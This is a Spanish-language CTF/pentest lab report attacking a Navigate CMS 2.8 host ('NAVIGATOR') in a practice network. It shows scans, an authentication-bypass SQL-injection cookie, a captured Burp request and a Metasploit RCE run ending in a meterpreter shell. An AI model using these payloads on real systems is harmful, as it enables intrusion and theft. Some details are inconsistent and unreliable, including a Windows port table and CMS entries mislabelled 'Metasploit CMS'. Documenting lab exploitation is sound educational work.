	Informe de análisis de vulnerabilidades, explotación y resultados del reto NAVI-BOLT.				
	Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
	7/11/2024	xx/xx/2024	1.0	MQ-HM-NAVI-BOLT	RESTRINGIDO



Informe de análisis de vulnerabilidades,  
explotación y resultados del reto STEEL MOUNTAIN.

N.- MQ-NAVI-BOLT

Generado por:

Gh0xPwn

Fecha de creación:

7.11.2024

## Contenido

1. Reconocimiento .....	6
Escaneo de dirección IP .....	6
Escaneo de puertos .....	6
Escaneo de la dirección IP 192.168.29.214 .....	7
2. Maquina Navigator .....	7
Análisis de vulnerabilidades (Puertos abiertos) .....	8
Análisis de servicio DNS (puerto 53) .....	8
Análisis de puerto HTTP (puerto 80) .....	9
Explotación de vulnerabilidades .....	13
BYPASS .....	13
Usando metasploit (exploit Navigate CMS) .....	16
Escalada de privilegios .....	17
Reverse SHELL .....	17
Ingreso por SSH .....	18
Escalar privilegios por el SUID .....	22
Banderas .....	22
3. Maquina BOLT (.215) .....	24
Análisis de vulnerabilidades (Puertos abiertos) .....	24
Análisis de puerto HTTP .....	24
Puerto 2049 (almacenamiento NAS) .....	29
Explotación de vulnerabilidades .....	31
Escala de privilegios .....	32
Banderas .....	35
4. Extra Opcional .....	36
5. Conclusiones y Recomendaciones .....	37
Maquina NAVIGATOR .....	37
Maquina BOLT .....	37
Conclusiones .....	37

\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N.- MQ-HM-NAVI-BOLT

## Tabla de Ilustraciones

Figura 1 Dirección IP de maquina Kali .....	6
Figura 2. Dirección IP de las maquinas NAVI y BOLT .....	6
Figura 3. Testeo de paquetes maquina NAVI .....	6
Figura 4. Escaneo silencioso de puertos abiertos (.214).....	7
Figura 5. Análisis profundo de puertos abiertos (.214) .....	7
Figura 6. Auto resolución del dominio del puerto 53 .....	8
Figura 7. Reconocimiento de DNS de forma interna .....	8
Figura 8. Agregando dirección del nuevo HOST .....	8
Figura 9. Testeo de paquetes en el HOST .....	8
Figura 10. Evaluación inicial del HTTP (NAVIGATOR) .....	9
Figura 11. Análisis launchpad de nginx 1.14.x .....	10
Figura 12. ExploitDB nginx 1.14 .....	10
Figura 13. Análisis de exploit para Nginx .....	10
Figura 14. Gobuster puerto 80.....	11
Figura 15. Inspección visual del HOST .....	11
Figura 16. Gobuster para dirección del HOST .....	12
Figura 17. Inspección de login.php.....	12
Figura 18. Versión del servicio .....	12
Figura 19. Análisis de vulnerabilidad en Navigate .....	13
Figura 20. Descripción de la vulnerabilidad(código) .....	13
Figura 21. Modificación de interés .....	13
Figura 22.Preparando para captura de POST .....	14
Figura 23. Petición capturada .....	14
Figura 24. Aplicando el Bypass.....	15
Figura 25. Resultado del Bypass.....	15
Figura 26. Privilegio del usuario .....	15
Figura 27. Buscando exploit en metasploit .....	16
Figura 28. Opciones de la vulnerabilidad (Metasploit).....	16
Figura 29. Acceso a la maquina.....	17
Figura 30. Creación de reverse Shell .....	17
Figura 31. Aplicando reverse Shell .....	17
Figura 32. Modo escucha en la maquina Kali .....	18
Figura 33. Mejorando el BASH .....	18
Figura 34. Usuarios dentro de config .....	18
Figura 35. Ubicación del Archivo .....	18
Figura 36. Ingreso por SSH .....	19
Figura 37. Ingreso al SQL .....	19
Figura 38. Visualizando una tabla .....	19
Figura 39. Visualizando los usuarios dentro de la base de datos .....	20
Figura 40. Ubicacion bandera1 .....	20
Figura 41. Abrir servidor Kali .....	20
Figura 42. Descargar linpeas.....	21

\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N.- MQ-HM-NAVI-BOLT

Figura 43. Posibles vulnerabilidades .....	21
Figura 44. SUID con permisos de root .....	21
Figura 45. Comando para escala de privilegios por PHP .....	22
Figura 46. Visualizando las SUID .....	22
Figura 47. Leyendo las banderas .....	23
Figura 48. Envío de datos de las banderas (maquina victima) .....	23
Figura 49. Netcat como escucha Bandera 1 .....	23
Figura 50. Netcat como escucha Bandera 2 .....	23
Figura 51. Verificando las banderas .....	23
Figura 52. Análisis HTTP de la maquina BOLT .....	24
Figura 53. Launchpad del apache2 2.4.38.....	25
Figura 54. Fuzzing maquina BOLT .....	25
Figura 55. Directorio Vendor .....	26
Figura 56. Directorio SRC .....	26
Figura 57. Directorio APP .....	26
Figura 58. Credenciales de archivo config.....	27
Figura 59. Fuzzing puerto 8080.....	27
Figura 60. Análisis de la página web puerto 8080.....	27
Figura 61. Login puerto 8080.....	28
Figura 62. Cuenta Registrada.....	28
Figura 63. Análisis de Vulnerabilidad.....	28
Figura 64. Funcionamiento de la vulnerabilidad.....	29
Figura 65. Análisis de puertos accesibles al almacenamiento .....	29
Figura 66. Montaje de disco .....	30
Figura 67. Analizando el zip .....	30
Figura 68. Crackeando la contraseña del zip .....	30
Figura 69. Archivos descomprimidos.....	30
Figura 70. Archivos del zip.....	30
Figura 71. Ingreso con credencial creado .....	31
Figura 72. Aplicando el exploit.....	31
Figura 73. Lista de usuario y password obtenidos .....	32
Figura 74. ingreso con credencial y usuario nuevo .....	32
Figura 75. Análisis de vulnerabilidades lineas .....	33
Figura 76. Analizando SUID con privilegios root .....	34
Figura 77. Análisis de comandos para usar como root.....	34
Figura 78. Escalado con Zip .....	34
Figura 79. Aplicando el comando .....	34
Figura 80. Buscando las Banderas .....	35
Figura 81. Transferencia de las banderas a máquina Kali .....	35
Figura 82. Kali en modo escucha .....	35
Figura 83. Corroborando la información de las banderas .....	35
Figura 84. Capturando la sesión vulnerada con SQL injection.....	36
Figura 85. Cargando payload .....	36
Figura 86. enviando el payload al HOST.....	36

\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N.- MQ-HM-NAVI-BOLT

Figura 87. Entrada a la maquina .....	37
---------------------------------------	----

#### Contenido de Tablas

Tabla 1. Arquitectura de las maquinas .....	6
Tabla 2. Puertos abiertos de la maquina NAVI (.214) .....	7
Tabla 3. Datos maquina BOLT .....	24
Tabla 4. Credenciales .....	29
Tabla 5. Banderas maquina BOLT .....	36

\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N.- MQ-HM-NAVI-BOLT

# 1. Reconocimiento

Para iniciar el análisis Pentest es necesario analizar las direcciones IP objetivos y los puertos abiertos de las maquinas a vulnerar. Estas acciones se harán a continuación:

## Escaneo de dirección IP

Primero debemos saber nuestra dirección IP como se señala en la siguiente imagen:

```
1: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group default qlen 500
    link/none
    inet 10.11.72.214/17 scope global tun0
        valid_lft forever preferred_lft forever
    inet6 fe80::7c02:ea28:5a96:eb1b/64 scope link stable-privacy proto kernel_ll
        valid_lft forever preferred_lft forever
```

Figura 1 Dirección IP de maquina Kali

Luego debemos hacer un escaneo arp para poder reconocer las otras 2 máquinas como se señala en la siguiente imagen:

Figura 2. Dirección IP de las maquinas NAVI y BOLT

Realizamos un ping a la primera dirección para saber su TTL como se muestra a continuación:

```
(kali@kali)-[~]
$ ping -c 3 192.168.29.214
PING 192.168.29.214 (192.168.29.214) 56(84) bytes of data.
64 bytes from 192.168.29.214: icmp_seq=1 ttl=64 time=3.33 ms
64 bytes from 192.168.29.214: icmp_seq=2 ttl=64 time=0.522 ms
64 bytes from 192.168.29.214: icmp_seq=3 ttl=64 time=0.512 ms
```

Figura 3. Testeo de paquetes maquina NAVI

Tabla 1. Arquitectura de las maquinas

Arquitectura	Direccion
Linux	192.168.29.214

Como podemos ver todavía no sabemos que máquina es cada una solo que arquitectura es. Mas adelante en escaneo de puertos podemos sacar mayor información de las máquinas

## Escaneo de puertos


En esta fase se debe de escanear los puertos abiertos de las maquinas descubiertas de la Tabla 1. Para ello usamos un escaneo de 2 vías para las 2 direcciones a todos sus puertos abiertos.

\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N.- MQ-HM-NAVI-BOLT

## Escaneo de la dirección IP 192.168.29.214

A continuación, se muestra los puertos abiertos de la máquina que termina en .214:



PORT	STATE	SERVICE
80/tcp	open	http
135/tcp	open	msrpc
139/tcp	open	netbios-ssn
445/tcp	open	microsoft-ds
3389/tcp	open	ms-wbt-server
5985/tcp	open	wsman
8080/tcp	open	http-proxy
47001/tcp	open	winrm
49152/tcp	open	unknown
49153/tcp	open	unknown
49154/tcp	open	unknown
49155/tcp	open	unknown
49156/tcp	open	unknown
49163/tcp	open	unknown
49164/tcp	open	unknown

Figura 4. Escaneo silencioso de puertos abiertos (.214)

Una vez detectado los puertos de la dirección se hace un análisis profundo de los puertos como se muestra en la siguiente imagen:

Figura 5. Análisis profundo de puertos abiertos (.214)

De la imagen tenemos las versiones de los puertos abiertos:

Tabla 2. Puertos abiertos de la maquina NAVI (.214)

Puerto	Versión
22	OpenSSH 7.9p1 Debian 10+deb10u2
53	ISC BIND 9.11.5-P4-5.1+deb10u5
80	nginx 1.14.2

Se debe de tener en cuenta que el **Puerto 53 es un servicio de DNS.**

## 2. Maquina Navigator

En esta fase debemos de analizar cada puerto abierto en busca de vulnerabilidades a través de los puertos abiertos descubiertos.

\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N.- MQ-HM-NAVI-BOLT

## Análisis de vulnerabilidades (Puertos abiertos)

Debido a que la maquina tiene puertos de servicio web se hace inspección de puerto 80 como primera prioridad. Sin embargo, al tener un puerto de DNS se examinará el DNS primero.

### Análisis de servicio DNS (puerto 53)

Para saber el nombre del dominio haremos que la misma dirección IP que tenemos de la maquina se resuelva por sí mismo y obtenemos la siguiente imagen:

```
(kali@kali)~$ nslookup 192.168.29.214 192.168.29.214
** server can't find 214.29.168.192.in-addr.arpa: NXDOMAIN
```

Figura 6. Auto resolución del dominio del puerto 53

Al ver que no tenemos un buen resultado usaremos un reconocimiento de DNS haciendo un barrido dentro de la misma maquina como se muestra en la siguiente imagen:

```
(kali@kali)~$ dnsrecon -n 192.168.29.214 -r 127.0.0.0/24
[*] Performing Reverse Lookup from 127.0.0.0 to 127.0.0.255
[+] PTR navigator.hm 127.0.0.1
[+] 1 Records Found
```

Figura 7. Reconocimiento de DNS de forma interna

Del resultado podemos ver que el dominio se llama **navigator.hm**

Para poder ingresar al servicio web con el DNS se agrega en el directorio de hosts la dirección y el nombre del dominio como se muestra en la siguiente imagen

```
127.0.0.1 localhost
127.0.1.1 kali
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
192.168.29.214 navigator.hm
```

Figura 8. Agregando dirección del nuevo HOST

Haciendo ping para la correcta implementación

```
(kali@kali)~$ ping -c 1 navigator.hm
PING navigator.hm (192.168.29.214) 56(84) bytes of data.
64 bytes from navigator.hm (192.168.29.214): icmp_seq=1 ttl=64 time=658 ms
```

Figura 9. Testeo de paquetes en el HOST

Ahora que tenemos el Host direccionado examinamos el puerto HTTP.

\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N.- MQ-HM-NAVI-BOLT



## Análisis de puerto HTTP (puerto 80)

Como primer paso analizamos la portada de la página web y los servicios que tiene activado.




Figura 10. Evaluación inicial del HTTP (NAVIGATOR)

De la imagen podemos ver que usa el servicio **Nginx con la versión 1.14.2** como se visualiza en los puertos abiertos y a su vez tenemos una dirección de correo electrónico llamado **denisse@navigator.hm**.

Analizando el launchpad podemos ver la el Sistema operativo es un Debian Buster o también se puede decir que es un Debian 10

\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N.- MQ-HM-NAVI-BOLT




Figura 11. Análisis launchpad de nginx 1.14.x

Analizando de exploitdb podemos ver que no hay algún exploit para esa versión del servicio



Figura 12. ExploitDB nginx 1.14

Analizando en searchsploit obtenemos los siguientes resultados. Sin embargo, no hay algún exploit con la versión del servicio que nos pueda servir como se muestra en la siguiente imagen




Figura 13. Análisis de exploit para Nginx

## Fuzzing en dirección IP

Realizamos una búsqueda de directorios por el método fuzzing usando el comando gobuster

\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N.- MQ-HM-NAVI-BOLT

```
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.29.214
[+] Method: GET
[+] Threads: 200
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/navabout (Status: 200) [Size: 209]
Progress: 220560 / 220561 (100.00%)

Finished
```

Figura 14. Gobuster puerto 80

Podemos ver que a través de la dirección IP no podemos sacar mucha información por lo cual se analizará por el HOST que tiene



Figura 15. Inspección visual del HOST

Vemos que tenemos cambio la información de la página web por lo cual se hará fuzzing a la dirección de DNS para examinar nuevos directorios

## Fuzzing en nuevo HOST detectado

Al examinar el fuzzing a la dirección navigator.hm tenemos lo siguiente:

\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N.- MQ-HM-NAVI-BOLT

```
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@Dfirefart)

[+] Url:          http://navigator.hm/
[+] Method:       GET
[+] Threads:      200
[+] Wordlist:      /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:    gobuster/3.6
[+] Follow Redirect: true
[+] Expanded:     true
[+] Timeout:      10s

Starting gobuster in directory enumeration mode

http://navigator.hm/navigate (Status: 200) [Size: 232]
Progress: 220560 / 220561 (100.00%)
Finished
```

Figura 16. Gobuster para dirección del HOST

Podemos ver un nuevo directorio para explorar. Al examinarlo tenemos lo siguiente:




Figura 17. Inspección de login.php

Navigate CMS v2.8, © 2024

Figura 18. Versión del servicio

Podemos ver que tenemos un login.php y también tenemos la versión del navigate que es el Navigate CMS v2.8 con esta información examinamos si hay exploit a este servicio

\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N.- MQ-HM-NAVI-BOLT

Exploit Title	Path
Adobe Flash Player 7.0.x/8.0.x/9.0.x - ActiveX Control "MovieClip.onURL" API Cross Domain Scripting	linux/remote/30907.txt
Microsoft Internet Explorer 4/5/5.5/5.0.1 - external.NavigateAndFind() Cross-Fram	multiple/remote/19686.txt
Microsoft Internet Explorer 5 - <b>external.NavigateAndFind() Cross-Zone Policy (MS04-004)</b>	windows/remote/23643.txt
<b>Metasploit CMS - ((Unauthenticated) Remote Code Execution (Metasploit))</b>	php/remote/45561.rb
Metasploit CMS 2.8 - Cross-site Scripting	php/webapps/45445.txt
Metasploit CMS 2.8.5 - Arbitrary File Download	php/webapps/45615.txt
Metasploit CMS 2.8.7 - "'sid'" SQL Injection (Authenticated)	php/webapps/48545.py
Metasploit CMS 2.8.7 - Authenticated Directory Traversal	php/webapps/48550.txt
Metasploit CMS 2.8.7 - Cross-Site Request Forgery (Add Admin)	php/webapps/48548.txt
Metasploit CMS 2.9.4 - Server-Side Request Forgery (SSRF) (Authenticated)	php/webapps/50021.py
Zentao ProgramChecker - 'ActiveX <b>Navigate</b> Uri()' Insecure Method	windows/remote/4050.html

Figura 19. Análisis de vulnerabilidad en Navigate

Como vemos en la imagen anterior podemos ver que hay un exploit que no necesita autenticación y se puede usar con metasploit.

## Explotación de vulnerabilidades

En esta fase haremos uso del exploit encontrado del servicio Navigate CMS usando metasploit o también se puede mediante un bypass.

### BYPASS

Se puede vulnerar la maquina NAVIGATOR mediante sql injection usando bursuite siguiendo los siguientes pasos:

Primero observamos el funcionamiento de la vulnerabilidad

```
##
# This module requires Metasploit: https://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

class MetasploitModule < Msf::Exploit::Remote
  Rank = ExcellentRanking

  include Msf::Exploit::Remote::HttpClient

  def initialize(info = {})
    super.update_info(info)
    @name = 'Navigate CMS Unauthenticated Remote Code Execution'
    @description = %q{
      This module exploits insufficient sanitization in the database::protect
      method, of Navigate CMS versions 2.8 and prior, to bypass authentication.

      The module then uses a path traversal vulnerability in navigate spinet.php
      that allows authenticated users to upload PHP files to arbitrary locations.
      Together these vulnerabilities allow an unauthenticated attacker to
      execute arbitrary PHP code remotely.

      This module was tested against Navigate CMS 2.8.
    }
    @author = ''
  end
end
```

Figura 20. Descripción de la vulnerabilidad(código)

Vemos que se puede inyectar un SQL injection usando la siguiente línea de código:

```
login_bypass_resp = send_request_cgi(
  'method' => 'POST',
  'uri' => normalize_uri(target_uri_path, '/login.php'),
  'cookie' => 'Navigate.user=1 OR TRUE--330'
)
```

Figura 21. Modificación de interés

\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N.- MQ-HM-NAVI-BOLT

Intentamos ejecutar la vulnerabilidad, pero primero debemos ingresar usuario y contraseña cualquiera para capturar el POST



Figura 22. Preparando para captura de POST

Capturamos la petición y tenemos lo siguiente:




Figura 23. Petición capturada

Y agregamos el SQL injection de la siguiente manera:

\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N.- MQ-HM-NAVI-BOLT

```

1 POST /navigate/login.php HTTP/1.1
2 Host: navigator.ha
3 Content-Length: 254
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://navigator.ha
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundarylQkTv0Z0iaPvvYl0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.96 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.96
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,*/*;q=0.8,application/signed-exchange;vwb3;q=0.7
10 Referer: http://navigator.ha/navigate/login.php
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: en-US,en;q=0.9
13 Cookie: navigate_language=en; navigate_tinyce_scroll=4.79%70; NVSID_5941ad49=daw674285j0qh2ag84tvt7cj1u; PHPSESSID=daw674285j0qh2ag84tvt7cj1u
14 Cookie: navigate_user="*" OR TRUE--%20
15 CONNECTION: close
16
17 -----WebKitFormBoundarylQkTv0Z0iaPvvYl0
18 Content-Disposition: form-data; name="login-username"
19
20
21
22 -----WebKitFormBoundarylQkTv0Z0iaPvvYl0
23 Content-Disposition: form-data; name="login-password"
24
25
26 -----WebKitFormBoundarylQkTv0Z0iaPvvYl0--

```

Figura 24. Aplicando el Bypass

El Resultado es el siguiente:



Figura 25. Resultado del Bypass




Figura 26. Privilegio del usuario

\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N.- MQ-HM-NAVI-BOLT



Como se muestra en la imagen tenemos el perfil de administrador por lo cual se puede modificar la estructura y adquirir los datos de la página web.

Otro método es el siguiente:

## Usando metasploit (exploit Navigate CMS)

A través de la búsqueda de exploit en metasploit buscamos el exploit **Navigate CMS** como se visualiza en la siguiente imagen:

```
msf6 > search navigate CMS
Matching Modules
=====
#  Name                                     Disclosure Date  Rank   Check  Description
--  -
0  exploit/multi/http/navigate_cms_rce      2018-09-26      excellent Yes     Navigate CMS Unauthenticated Remote Code Execution

Interact with a module by name or index. For example: info 0, use 0 or use exploit/multi/http/navigate_cms_rce

msf6 > use 0
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/navigate_cms_rce) >
```

Figura 27. Buscando exploit en metaesloit

Una vez seleccionado configuramos el exploit usando únicamente la dirección del DNS como se visualiza en la siguiente imagen:

```
msf6 exploit(multi/http/navigate_cms_rce) > show options
Module options (exploit/multi/http/navigate_cms_rce):
=====
Name      Current Setting  Required  Description
-----
Proxies    none             no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS    none             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html
RPORT     80               yes       The target port (TCP)
SSL       false            no        Negotiate SSL/TLS for outgoing connections
TARGETURI /navigate/       yes       Base Navigate CMS directory path
VHOST     none             no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
=====
Name      Current Setting  Required  Description
-----
LHOST     192.168.29.188  yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:
=====
Id  Name
--  -
0   Automatic

View the full module info with the info, or info -d command.

msf6 exploit(multi/http/navigate_cms_rce) > set rhosts navigator.hm
rhosts => navigator.hm
msf6 exploit(multi/http/navigate_cms_rce) > exploit
```

Figura 28. Opciones de la vulnerabilidad (Metasploit)

Al ejecutar el exploit hacemos una identificación de quienes somos y que privilegios tenemos

\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N.- MQ-HM-NAVI-BOLT



```
meterpreter > shell
Process 1488 created.
Channel 1 created.

whoami
www-data
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Figura 29. Acceso a la maquina

Como podemos ver de la imagen anterior no tenemos los privilegios de un root por lo cual se deberá de hacer una escalada de privilegios.

## Escalada de privilegios

En esta fase el objetivo es buscar obtener el acceso total de la maquina obteniendo el permiso de root. Pero primero debemos mejorar nuestra interfaz de comandos por lo cual se hace uso de un reverse Shell para poder usar el bash correctamente.

## Reverse SHELL

Para el reverse Shell haremos uso del netcat en modo de escucha en el puerto 9001 de nuestra maquina mientras que desde la maquina NAVI ingresamos un comando estando en BASH como se muestra en las siguientes imágenes:

